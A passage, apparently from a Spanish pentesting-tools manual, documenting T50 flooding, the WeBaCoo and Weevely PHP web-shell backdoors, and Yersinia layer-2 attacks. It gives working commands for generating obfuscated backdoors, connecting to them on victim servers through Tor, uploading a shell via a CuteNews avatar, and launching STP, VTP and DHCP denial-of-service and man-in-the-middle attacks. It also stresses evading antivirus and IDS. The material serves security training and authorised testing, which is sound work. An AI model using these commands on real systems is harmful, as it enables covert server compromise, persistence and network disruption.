--rsvp-confirm-addr ADDR	Dirección del receptor RSVP CONFIRM. Por defecto RANDOM

Opciones IPSEC:

--ipsec-ah-length NUM	Longitud del encabezado IPSec AH. Por defecto NONE
--ipsec-ah-spi NUM	IPSec AH SPI. Por defecto RANDOM
--ipsec-ah-sequence NUM	Secuencia # IPSec AH. Por defecto RANDOM
--ipsec-esp-spi NUM	IPSec ESP SPI. Por defecto RANDOM
--ipsec-esp-sequence NUM	Secuencia # IPSec ESP. Por defecto RANDOM

Opciones EIGRP:

--eigrp-opcode NUM	Opcode EIGRP. Por defecto 1
--eigrp-flags NUM	Flags EIGRP. Por defecto RANDOM
--eigrp-sequence NUM	Secuencia # EIGRP. Por defecto RANDOM
--eigrp-acknowledge NUM	Reconocimiento # EIGRP. Por defecto RANDOM
--eigrp-as NUM	Sistema autónomo EIGRP. Por defecto RANDOM
--eigrp-type NUM	Tipo EIGRP. Por defecto 258
--eigrp-length NUM	Longitud EIGRP. Por defecto NONE
--eigrp-k1 NUM	Valor del parámetro K1 EIGRP. Por defecto 1
--eigrp-k2 NUM	Valor del parámetro K2 EIGRP. Por defecto 0
--eigrp-k3 NUM	Valor del parámetro K3 EIGRP. Por defecto 1
--eigrp-k4 NUM	Valor del parámetro K4 EIGRP. Por defecto 0
--eigrp-k5 NUM	Valor del parámetro K5 EIGRP. Por defecto 0
--eigrp-hold NUM	parámetro de tiempo de espera EIGRP. Por defecto 360
--eigrp-ios-ver NUM.NUM	versión de lanzamiento EIGRP IOS. Por defecto 12,4
--eigrp-rel-ver NUM.NUM	versión de lanzamiento EIGRP PROTO. Por defecto 1,2
--eigrp-next-hop ADDR	Salto siguiente [in|ex]terno EIGRP. Por defecto RANDOM
--eigrp-delay NUM	Retardo [in|ex]terno EIGRP. Por defecto RANDOM
--eigrp-bandwidth NUM	Ancho de banda [in|ex]terno EIGRP. Por defecto RANDOM
--eigrp-mtu NUM	MTU [in|ex]terno EIGRP. Por defecto 1500

--eigrp-hop-count NUM	número de saltos [in|ex]terno EIGRP. Por defecto RANDOM
--eigrp-load NUM	Carga [in|ex]terna EIGRP. Por defecto RANDOM
--eigrp-reliability NUM	Confiabilidad [in|ex]terna EIGRP. Por defecto RANDOM
--eigrp-daddr ADDR/CIDR	Dirección o direcciones [in|ex]ternas EIGRP. Por defecto RANDOM
--eigrp-src-router ADDR	enrutador de fuente externa EIGRP. Por defecto RANDOM
--eigrp-src-as NUM	Sistema autónomo externo EIGRP. Por defecto RANDOM
--eigrp-tag NUM	Tag arbitrario externo EIGRP. Por defecto RANDOM
--eigrp-proto-metric NUM	métrica de protocolo externo EIGRP. Por defecto RANDOM
--eigrp-proto-id NUM	ID de protocolo externo EIGRP. Por defecto 2
--eigrp-ext-flags NUM	Flags externos EIGRP. Por defecto RANDOM
--eigrp-address ADDR	Dirección de secuencia multicast EIGRP. Por defecto RANDOM
--eigrp-multicast NUM	sequence # multicast EIGRP. Por defecto RANDOM
--eigrp-authentication	Autenticación incluida EIGRP. Por defecto OFF
--eigrp-auth-key-id NUM	ID de clave de autenticación EIGRP. Por defecto 1

Opciones OSPF:

--ospf-type NUM	Tipo OSPF. Por defecto 1
--ospf-length NUM	Longitud OSPF. Por defecto NONE
--ospf-router-id ADDR	ID del enrutador OSPF. Por defecto RANDOM
--ospf-area-id ADDR	ID del area OSPF. Por defecto 0.0.0.0
-1,--ospf-option-MT	OSPF multi-topology / TOS-based. Por defecto RANDOM
-2,--ospf-option-E	Capacidad de enrutamiento externo OSPF. Por defecto RANDOM
-3,--ospf-option-MC	Capacidad de multicast OSPF. Por defecto RANDOM
-4,--ospf-option-NP	NSSA soportado OSPF. Por defecto RANDOM
-5,--ospf-option-L	Bloque de datos LLS contenido OSPF. Por defecto RANDOM
-6,--ospf-option-DC	Circuitos de demanda soportados OSPF. Por defecto RANDOM
-7,--ospf-option-O	OSPF Opaque-LSA. Por defecto RANDOM
-8,--ospf-option-DN	Bit OSPF DOWN. Por defecto RANDOM
--ospf-netmask ADDR	Máscara de subred del router OSPF. Por defecto RANDOM
--ospf-hello-interval NUM	Intervalo HELLO OSPF. Por defecto RANDOM
--ospf-hello-priority NUM	Prioridad del enrutador HELLO OSPF. Por defecto 1

--ospf-hello-dead NUM	Intervalo muerto del enrutador HELLO OSPF. Por defecto 360
--ospf-hello-design ADDR	Enrutador designado HELLO OSPF. Por defecto RANDOM
--ospf-hello-backup ADDR	Copia de seguridad designada OSPF HELLO. Por defecto RANDOM
--ospf-neighbor NUM	HELLO # de vecinos(s) OSPF. Por defecto NONE
--ospf-address ADDR,...	Direcciones de vecinos HELLO OSPF. Por defecto RANDOM
--ospf-dd-mtu NUM	OSPF DD MTU. Por defecto 1500
--ospf-dd-dbdesc-MS	Opción bit maestr/esclavo DD OSPF. Por defecto RANDOM
--ospf-dd-dbdesc-M	DD más opción de bit OSPF. Por defecto RANDOM
--ospf-dd-dbdesc-I	Opción de bit de inicio DD OSPF. Por defecto RANDOM
--ospf-dd-dbdesc-R	Sincronización fuera de banda DD OSPF. Por defecto RANDOM
--ospf-dd-sequence NUM	Secuencia # DD OSPF. Por defecto RANDOM
--ospf-dd-include-lsa	Incluir encabezado LSA DD OSPF. Por defecto OFF
--ospf-lsa-age NUM	Edad LSA OSPF. Por defecto 360
--ospf-lsa-do-not-age	No edad LSA OSPF. Por defecto OFF
--ospf-lsa-type NUM	Tipo LSA OSPF. Por defecto 1
--ospf-lsa-id ADDR	ID de la dirección LSA OSPF. Por defecto RANDOM
--ospf-lsa-router ADDR	Enrutador de anuncio LSA OSPF. Por defecto RANDOM
--ospf-lsa-sequence NUM	secuencia # LSA OSPF. Por defecto RANDOM
--ospf-lsa-metric NUM	Métrica LSA OSPF. Por defecto RANDOM
--ospf-lsa-flag-B	Enrutador OSPF – enrutador de borde LSA. Por defecto RANDOM
--ospf-lsa-flag-E	Enrutador OSPF – enrutador externo LSA. Por defecto RANDOM
--ospf-lsa-flag-V	Enrutador OSPF – enrutador virtual LSA. Por defecto RANDOM
--ospf-lsa-flag-W	Enrutador OSPF – enrutador wild LSA. Por defecto RANDOM
--ospf-lsa-flag-NT	Enrutador OSPF – traslación NSSA LSA. Por defecto RANDOM
--ospf-lsa-link-id ADDR	Enrutador OSPF-ID del enlace LSA. Por defecto RANDOM
--ospf-lsa-link-data ADDR	Enrutador OSPF-datos del enlace LSA.

	Por defecto RANDOM
--ospf-lsa-link-type NUM	Enrutador OSPF-tipo de enlace LSA. Por defecto 1
--ospf-lsa-attached ADDR	Red OSPF – enrutador adjunto LSA. Por defecto RANDOM
--ospf-lsa-larger	OSPF ASBR/NSSA-LSA ext. Larger. Por defecto OFF
--ospf-lsa-forward ADDR	OSPF ASBR/NSSA-LSA forward. Por defecto RANDOM
--ospf-lsa-external ADDR	OSPF ASBR/NSSA-LSA external. Por defecto RANDOM
--ospf-vertex-router	Grupo OSPF - tipo de enrutador LSA. Por defecto RANDOM
--ospf-vertex-network	Grupo OSPF - tipo de red LSA. Por defecto RANDOM
--ospf-vertex-id ADDR	Grupo OSPF – ID de vértice LSA. Por defecto RANDOM
--ospf-lls-extended-LR	OSPF LLS Opción extendida LR. Por defecto OFF
--ospf-lls-extended-RS	OSPF LLS Opción extendida RS. Por defecto OFF
--ospf-authentication	OSPF autenticación incluida. Por defecto OFF
--ospf-auth-key-id NUM	OSPF ID de la clave de autenticación. Por defecto 1
--ospf-auth-sequence NUM	OSPF secuencia # de la autenticación. Por defecto RANDOM

Algunas consideraciones al ejecutar este programa:
1.No hay limitación de usar tantas opciones como sea posible.
2. Algunos campos de encabezado con valores predeterminados deben establecerse en '0' para RANDOM.
3. Los argumentos obligatorios para opciones largas también son obligatorios para opciones cortas.
4. Al ejecutar T50 con la opción '--protocol T50', se envían TODOS los protocolos secuencialmente.

Ejemplo
t50 10.10.10.100 --flood -S --turbo -S --dport 80 –protocol T50

80. Webacoo

WeBaCoo (Web Backdoor Cookie) es una herramienta de script web de puerta trasera utilizada para proporcionar una conexión de terminal sigilosa a través de HTTP entre el cliente y el servidor web.

WeBaCoo tiene 2 modos de operación:

- Generación (opción –g): En este modo, los usuarios pueden generar el código de puerta trasera que contiene cargas útiles de PHP
- Terminal (opción –t): En este modo, los usuarios pueden conectarse a la puerta trasera en el servidor comprometido

La característica más interesante de WeBaCoo es que la comunicación entre el servidor web y el cliente están codificados en la cookie del encabezado HTTP, por lo que podría no ser detectado por software antivirus, sistemas de prevención/detección de intrusos en la red y cortafuegos.

Los siguientes son los 3 valores más importantes en el campo de la cookie HTTP:

- cm: el comando de shell codificado en Base64
- cn: el nuevo nombre de la cookie que el servidor utilizará para enviar la salida codificada
- cp: el delimitador utilizado para envolver la salida codificada

Uso: webacoo <opción>

Opciones

-g	Generar código de puerta trasera
-f function	Funciones PHP del sistema en la puerta trasera: 1.system (por defecto), 2.shell_exec, 3.exec, 4.passthru, 5.popen
-o output	La puerta trasera generada se guardará en el archivo de salida.
-r	Devuelve el código de puerta trasera no ofuscado
-t	Establecer conexión remota "terminal" (-u es obligatorio)
-u URL	URL de puerta trasera
-e CMD	Modo de ejecución de comando único. Se requieren -t y -u
-m METHOD	Método HTTP que se utilizará. Eel valor predeterminado es "GET"
-c C_NAME	Nombre de la cookie, Predeterminado: "M-cookie"
-d DELIM	Delimitador. Predeterminado: nuevo aleatorio para cada solicitud
-a AGENT	agente de usuario de encabezado HTTP
-p PROXY	Usar proxy (tor, ip: puerto o usuario: pass: ip: puerto)
-v LEVEL	Nivel de detalle 0: sin información adicional (predeterminado) 1: imprimir encabezados HTTP 2: imprimir encabezados HTTP + datos
-l LOG	Actividad de registro a archivar
-h	Mostrar ayuda y salir

update	Compruebe si hay actualizaciones

Módulos

Desde la versión 0.2.1 se ha agregado un soporte de módulo de extensión para proporcionar funcionalidades adicionales a WeBaCoo. Dentro del modo terminal se puede ejecutar 'load' para enumerar los módulos disponibles e inicializar el deseado. Al escribir 'unload' se puede restaurar de nuevo al modo de terminal inicial.

Los módulos de extensión disponibles son:

- mysql-cli - Módulo de línea de comando MySQL
- psql-cli - Módulo de línea de comando de Postgres
- upload - módulo de carga de archivos mediante HTTP Post
- download - Módulo de descarga de archivos usando stdout print a través de 'od' y 'xxd'
- stealth - aumenta el módulo de sigilo a través del manejo de .htaccess

Ejemplos

1.Crear una puerta trasera ofuscada backdoor.php con la configuración predeterminada

```
webacoo -g -o backdoor.php
```

2.Crear la puerta trasera no ofuscada raw-backdoor.php usando la función passthru

```
webacoo -g -o raw-backdoor.php -f 4 -r
```

3.Establecer una conexión terminal con el dispositivo remoto utilizando la configuración predeterminada

```
webacoo -t -u http://127.0.0.1/backdoor.php
```

4.Establecer una conexión terminal con el host remoto mientras configura algunos argumentos

```
webacoo -t -u http://127.0.0.1/backdoor.php -c "Test-Cookie" -d "TtT"
```

5.Establecer una conexión terminal con el host remoto a través del proxy http local

```
webacoo -t -u http://10.0.1.13/backdoor.php -p 127.0.0.1:8080
```

6.Establecer una conexión terminal con el host remoto a través del proxy http con autenticación básica

```
webacoo -t -u http://10.0.1.13/backdoor.php -p user:password:10.0.1.8:3128
```

7. Establezca una conexión terminal con el host remoto a través de Tor y registrar la actividad

```
webacoo -t -u http://example.com/backdoor.php -p tor -l webacoo_log.txt
```

Un paso completo es

```
webacoo -g -o backdoor.php
webacoo -t -u www.target.com/(path)/backdoor.php
```

La web www.target.com/(path)/ debe autorizar a poder subir (upload) ficheros.
Una vez realizadas estas 2 ejecuciones, el webacoo en modo terminal y a continuación se pueden cargar los módulos disponibles con el comando load.

Ejecutar cmd para ejecutar los comandos de sistema operativo correspondientes como dir, cd
Al final de la sesión ejecutar el comando exit para salir.

81. Weevely

Weevely es un shell web PHP sigilosa que simula una conexión tipo telnet. Es una herramienta esencial para la explotación de aplicaciones web y se puede utilizar como puerta trasera oculta o como shell web para administrar cuentas web legítimas, incluso las que se hospedan de forma gratuita.

Sus características son:
- terminal de red Shell/PHP tipo telnet
- audita fallos de configuración del servidor
- consola SQL para pivotar sobre el objetivo
- proxy HTTP sobre el objetivo
- monta el sistema de ficheros de la víctima como local
- conduce escaneos de red pivotando sobre el objetivo
- descarga y sube ficheros
- instalar shells TCP directos o inversos
- hace fuerza bruta de cuentas de servicio
- comprime y descomprime archivos zip, gzip, bzip2 y tar

Además Weevely utiliza un agente backdoor (script php), cuyo código es polimórfico y difícilmente detectable por antivirus e IDS y las comunicaciones están encubiertas y ofuscadas dentro del protocolo HTTP usando técnicas esteganográficas.
La problemática está en subir el script PHP a la web víctima.

Hay 3 posibilidades de utilización:
1.Ejecutar como terminal o un comando en el objetivo
   weevely <URL> <password> [cmd]
2.Recuperar una sesión existente
   weevely session <path> [cmd]
3. Generar un nuevo agente
   weevely generate <password> <path>

generador	**descripción**
generate.img	Imagen existente backdoor y crear el .htaccess relacionado.
generate.htaccess	Generar puerta trasera .htaccess
generate.php	Generar puerta trasera PHP ofuscado

módulo	**descripción**
audit.systemfiles	Encontrar permisos de archivos de sistema incorrectos
audit.userfiles	Adivinar archivos con permisos incorrectos en las carpetas de inicio de los usuarios
audit.mapwebfiles	Rastrear y enumerar permisos de archivos de carpetas web
audit.phpconf	Comprobar las configuraciones de seguridad php
audit.etcpasswd	Enumerar usuarios y contenido /etc/passwd

módulo	descripción
shell.sh	Ejecutar el comando shell del sistema
shell.php	Ejecutar instrucción PHP
system.info	Recopilar información del sistema
find.name	Buscar archivos con nombre coincidente
find.perms	Encuentra archivos con permisos de escritura, lectura y ejecución.
find.suidsgid	Encuentra archivos con flags de superusuario
backdoor.reversetcp	Enviar shell TCP inverso
backdoor.tcp	Abrir un shell en el puerto TCP
bruteforce.sql	Nombre de usuario de Bruteforce SQL
bruteforce.sqlusers	todos los usuarios de Bruteforce SQL
file.read	Leer archivo remoto
file.webdownload	Descargar la URL de la web al sistema de archivos remoto
file.mount	Montar el sistema de archivos remoto usando HTTPfs
file.enum	Enumerar rutas remotas
file.upload2web	Subir el archivo binario / ascii en carpetas web remotas y adivine la url correspondiente
file.check	Comprobar el tipo de archivos remotos, md5 y permiso
file.rm	Eliminar archivos y carpetas remotos
file.ls	Listar los contenidos del directorio
file.touch	Cambiar las marcas de tiempo de archivo
file.download	Descargar archivos binarios / ascii desde el sistema de archivos remoto
file.upload	Sube un archivo binario/ascii a un sistema de archivos remoto
file.edit	Editar archivo remoto
sql.console	Ejecutar consola de SQL o ejecutar consultas individuales.
sql.dump	Obtener volcado de base de datos SQL
net.ifaces	Imprimir direcciones de interfaces
net.proxy	Instalar y ejecutar un proxy para canalizar el tráfico a través del destino
net.phpproxy	Instalar proxy PHP remoto
net.scan	Escaneo de puertos TCP abiertos

Ejemplo
Primero debemos generar la puerta trasera con
weevely.py generate prueba DEVIL.php

donde prueba es la contraseña y DEVIL.php el fichero a enviar a la web de la víctima. Este script PHP es el que deberemos subir al servidor web víctima.

Si todo ha ido bien, tendremos nuestro script por ejemplo en
http://servidor/cutenews.2.0.3/uploads/avatar_vicente_DEVIL.php.

Ahora desde nuestro equipo, la máquina del atacante, se abriremos la shell indicando esta URL y la contraseña correspondiente:
weevely http://servidor/cutenews.2.0.3/uploads/avatar_vicente_DEVIL.php prueba


A partir de aquí ya podemos utilizar los comandos que irán comtra la máquina víctima.

82. Yersinia

Yersinia es un marco para realizar ataques de nivel 2. Está diseñado para aprovechar alguna debilidad en diferentes protocolos de red. Pretende ser un marco sólido para analizar y probar las redes y sistemas desplegados. Se implementan los ataques para los siguientes protocolos de red:

- Spanning Tree Protocol (STP)
- Cisco Discovery Protocol (CDP)
- Dynamic Trunking Protocol (DTP)
- Dynamic Host Configuration Protocol (DHCP)
- Hot Standby Router Protocol (HSRP)
- 802.1q
- 802.1x
- Inter-Switch Link Protocol (ISL)
- VLAN Trunking Protocol (VTP)
- MultiProtocol Label Switching (MPLS)

Simultaneamente se puede hacer la captura del trafico.



Uso: yersinia [-hVGIDd] [-l logfile] [-c conffile] protocol [protocol_options]

-V	Mostrar la versión del programa.
-h	Mostrar la pantalla de ayuda.
-G	Modo gráfico
-I	Modo interactivo
-D	Modo deamon
-d	Modo depuración
-l logfile	Seleccionar fichero de registro

-c conffile	Seleccionar el archivo de configuración.
protocol	Protocolo a utilizar: cdp, dhcp, dot1q, dot1x, dtp, hsrp, isl, mpls, stp, vtp.

82.1. Protocolos

Cisco Discovery Protocol (CDP) es un protocolo propietario, cuyo objetivo principal es permitir que los dispositivos de Cisco para comunicarse entre sí acerca de los ajustes del dispositivo y las conguraciones del protocolo.
Las opciones soportadas son:

-source hw_addr	Especificar la dirección MAC del origen
-dest hw_addr	Especificar la dirección MAC de destino
-v version	Especificar la version CDP
-ttl ttl	Especificar el tiempo de vida
-devid id	Especificar la identicacion del dispositivo
-address address	Especificar la dirección del dispositivo
-port id	Especificar el puerto de dispositivo
-capability cap	Especificar las capacidades de dispositivo
-version version	Especificar la version del Sistema Operativo del dispositivo
-duplex 0|1	Especificar la conguración Duplex del dispositivo
-platform platform	Especificar la plataforma de dispositivo
-ipprex ip	Especificar el prefijo IP del dispositivo
-phello hello	Especificar el protocolo de saludo
-mtu mtu	Especificar la MTU
-vtp_mgm_dom domain	Especificarv la gestión de dominios VTP
-native_vlan vlan	Especificar el dispositivo nativo VLAN
-voip_vlan_r req	Especificar la respuesta del dispositivo VoIP de la VLAN
-voip_vlan_q query	Especificar la consulta del dispositivo VoIP de la VLAN
-T_bitmap bitmap	Especificar el mapa de bits
-untrust_cos cos	Especificar los dispositivos CoS no confiables
-system_name name	Especificar los nombres de los dispositivos del sistema
-system_oid oid	Especificar la OID del dispositivo
-mgm_address address	Especificarla dirección del equipo de gestión

-location location	Especificar la ubicación del dispositivo
-attack attack	Especificar el ataque a ejecutar

Dynamic Host Conguration Protocol (DHCP). Las opciones soportadas son:

-source hw_addr	Especificar la dirección MAC del origen
-dest hw_addr	Especificar la dirección MAC de destino
-interface iface	Especificar la interfaz a utilizar
-attack attack	Especificar el ataque a ejecutar

IEEE 802.1Q se trata de un mecanismo que permita a múltiples redes compartir de forma transparente el mismo medio físico. Las opciones soportadas son:

-source hw_addr	Especificar la dirección MAC del origen
-dest hw_addr	Especificar la dirección MAC de destino
-interface iface	Especificar la interfaz a utilizar
-attack attack	Especificar el ataque a ejecutar

IEEE 802.1X es una norma del IEEE para el control de acceso a red basada en puertos y que permite la autenticación de dispositivos conectados a un puerto LAN, estableciendo una conexión punto a punto o previniendo el acceso por ese puerto si la autenticación falla. Las opciones soportadas son:

-version arg	Versión
-type arg	xxxx
-eapcode arg	xxxx
-eapid arg	xxxx
-eaptype arg	xxxx
-eapinfo arg	xxxx
-interface arg	xxxx
-source hw_addr	Especificar la dirección MAC del origen
-dest hw_addr	Especificar la dirección MAC de destino
-interface iface	Especificar la interfaz a utilizar
-attack attack	Especificarel ataque a poner en marcha

Dynamic Trunking Protocol (DTP) es un protocolo propietario creado por Cisco que opera entre conmutadores Cisco, el cual automatiza la configuración de trunking en enlaces Ethernet. Las opciones soportadas son:

-source hw_addr	Especificar la dirección MAC del origen
-dest hw_addr	Especificar la dirección MAC de destino

-interface iface	Especificar la interfaz a utilizar
-attack attack	Especificar el ataque a ejecutar

Hot Standby Router Protocol (HSRP) es un protocolo propiedad de CISCO que permite el despliegue de enrutadores redundantes tolerantes a fallos en una red. Las opciones soportadas son:

-source hw_addr	Especificar la dirección MAC del origen
-dest hw_addr	Especificar la dirección MAC de destino
-interface iface	Especificar la interfaz a utilizar
-attack attack	Especificar el ataque a ejecutar

Inter-Switch Link Protocol (ISL) es un protocolo propiedad de Cisco que mantiene información sobre las VLANs en el tráfico entre enrutadores y conmutadores. Las opciones soportadas son:

-source hw_addr	Especificar la dirección MAC del origen
-dest hw_addr	Especificar la dirección MAC de destino
-interface iface	Especificar la interfaz a utilizar
-attack attack	Especificar el ataque a ejecutar

MultiProtocol Label Switching (MPLS) es un mecanismo de transporte de datos estándar que opera entre la capa de enlace de datos y la capa de red del modelo OSI. Fue diseñado para unificar el servicio de transporte de datos para las redes basadas en circuitos y las basadas en paquetes. Las opciones soportadas son:

-source hw_addr	Especificar la dirección MAC del origen
-dest hw_addr	Especificar la dirección MAC de destino
-interface iface	Especificar la interfaz a utilizar
-attack attack	Especificar el ataque a ejecutar
-label1 arg	Establecer la etiqueta MPLS
-exp1 arg	Establecer MPLS Experimental bits
-bottom1 arg	Establecer MPLS Bottom del flag stack
-ttl1 arg	Establecer el tiempo de vida
-label2 arg	Establecer la etiqueta MPLS Label (segunda cabecera)
-exp2 arg	Establecer MPLS Experimental bits (segunda cabecera)
-bottom2 arg	Establecer MPLS Bottom del flag stack (segunda cabecera)
-ttl2 arg	Establecer el tiempo de vida (segunda cabecera)
-ipsource ipv4	Especificar la dirección IP del origen
-portsource port	Especificar el puerto TCP/UDP
-ipdest ipv4	Especificar la dirección IP de destino
-portdest port	Puerto TCP/UDP de destino

-payload ASCII	Payload ASCII IP payload

Spanning Tree Protocol (STP) es un protocolo de gestión de enlace que proporciona redundancia de ruta que impide bucles indeseables en la red. Las opciones soportadas son:

-version version	Versión BPDU (0 STP, RSTP 2, 3 MSTP)
-type type	Tipo de BPDU (conguración, TCN)
-ags ags	Flags BPDU
-id id	Especificar la ID
-cost pathcost	Especificar el coste de la ruta
-rootid id	Especificar la ID de root
-bridgeid id	Especificar la ID del puente
-portid id	Especificar la ID del puerto
-message secs	Especificar el mensaje en segundos
-max-age secs	Especificar el tiempo máximo en segundos. Por defecto 20
-hello secs	Especificar el tiempo de saludo. Por defecto es 2
-forward secs	Especificar el retraso hacia adelante
-source hw_addr	Especificar la dirección MAC del origen
-dest hw_addr	Especificar la dirección MAC de destino
-interface iface	Especificar la interfaz de red a utilizar
-attack attack	Especificar el tipo de ataque

VLAN Trunking Protocol (VTP). Se trata de un protocolo de mensajes de nivel 2 usado para configurar y administrar VLANs en equipos Cisco. Las opciones soportadas son:

-source hw_addr	Especificar la dirección MAC del origen
-dest hw_addr	Especificar la dirección MAC de destino
-interface iface	Especificar la interfaz de red a utilizar
-attack attack	Especificar el tipo de ataque

82.2. Ataques implementados

Protocolo CDP

0: Enviar paquetes CDP
1: Inundación tabla CDP (ataque DoS)
2: Establecer un dispositivo virtual

Protocolo DHCP

0: Enviar paquetes RAW
1: Enviar paquetes DISCOVER (ataque DoS)
2: Crear un servidor falso DHCP
3: Enviar paquetes RELEASE (ataque DoS)

Protocolo 802.1Q
0: Enviar paquetes 802.1Q
1: Enviar paquetes 802.1Q double enc.
2: Enviar envenenamiento ARP 802.1Q (ataque DoS)

Protocolo 802.1X
0. Enviar paquetes 802.1X
1. MitM 802.1X con 2 interfaces

Protocolo DTP
0: Enviar paquetes DTP
1: Permitir trunking

Protocolo HSRP:
0: Enviar paquetes HSRP raw
1: Convertirse en enrutador activo
2: Convertirse en enrutador activo (MitM)

Protocolo ISL

Protocolo MPLS
0: Enviar paquetes TCP MPLS
1: Enviar paquetes TCP MPLS con doble cabecera
2: Enviar paquetes UDP MPLS
3: Enviar paquetes UDP MPLS con doble cabecera
4: Enviar paquetes ICMP MPLS
5: Enviar paquetes ICMP MPLS con doble cabecera

Protocolo STP
0: Enviar conf BPDU
1: Enviar tcn BPDU
2: Enviar conf BPDUs (ataque DoS)
3: Enviar tcn BPDUs
4: Reivindicar ser root
5: Reivindicar otro papel
6: Reivindicar ser root con MitM (ataque DoS)

Protocolo VTP:
0: Enviar paquetes VTP
1: Eliminar todas las VLAN VTP (ataque DoS)
2: Eliminar una VLAN
3: Añadir una VLAN
4: Catalizador cero días (ataque DoS)

Ejemplo 1
Realizar un ataque STP de tipo 0, es decir, enviar un conf :

```
yersinia stp -attack 0 -version 2 -ags 5c -portid 3000 -interface eth1
```

Ejemplo 2
Realizar un ataque STP de tipo 4, es decir, de reclamar ser root:

```
yersinia stp -attack 4
```

Ejemplo 3
Realizar ataque STP de tipo 3, es decir, tcn BPDU que es un ataque DoS

```
yersinia stp -attack 3 -source 66:66:66:66:66:66
```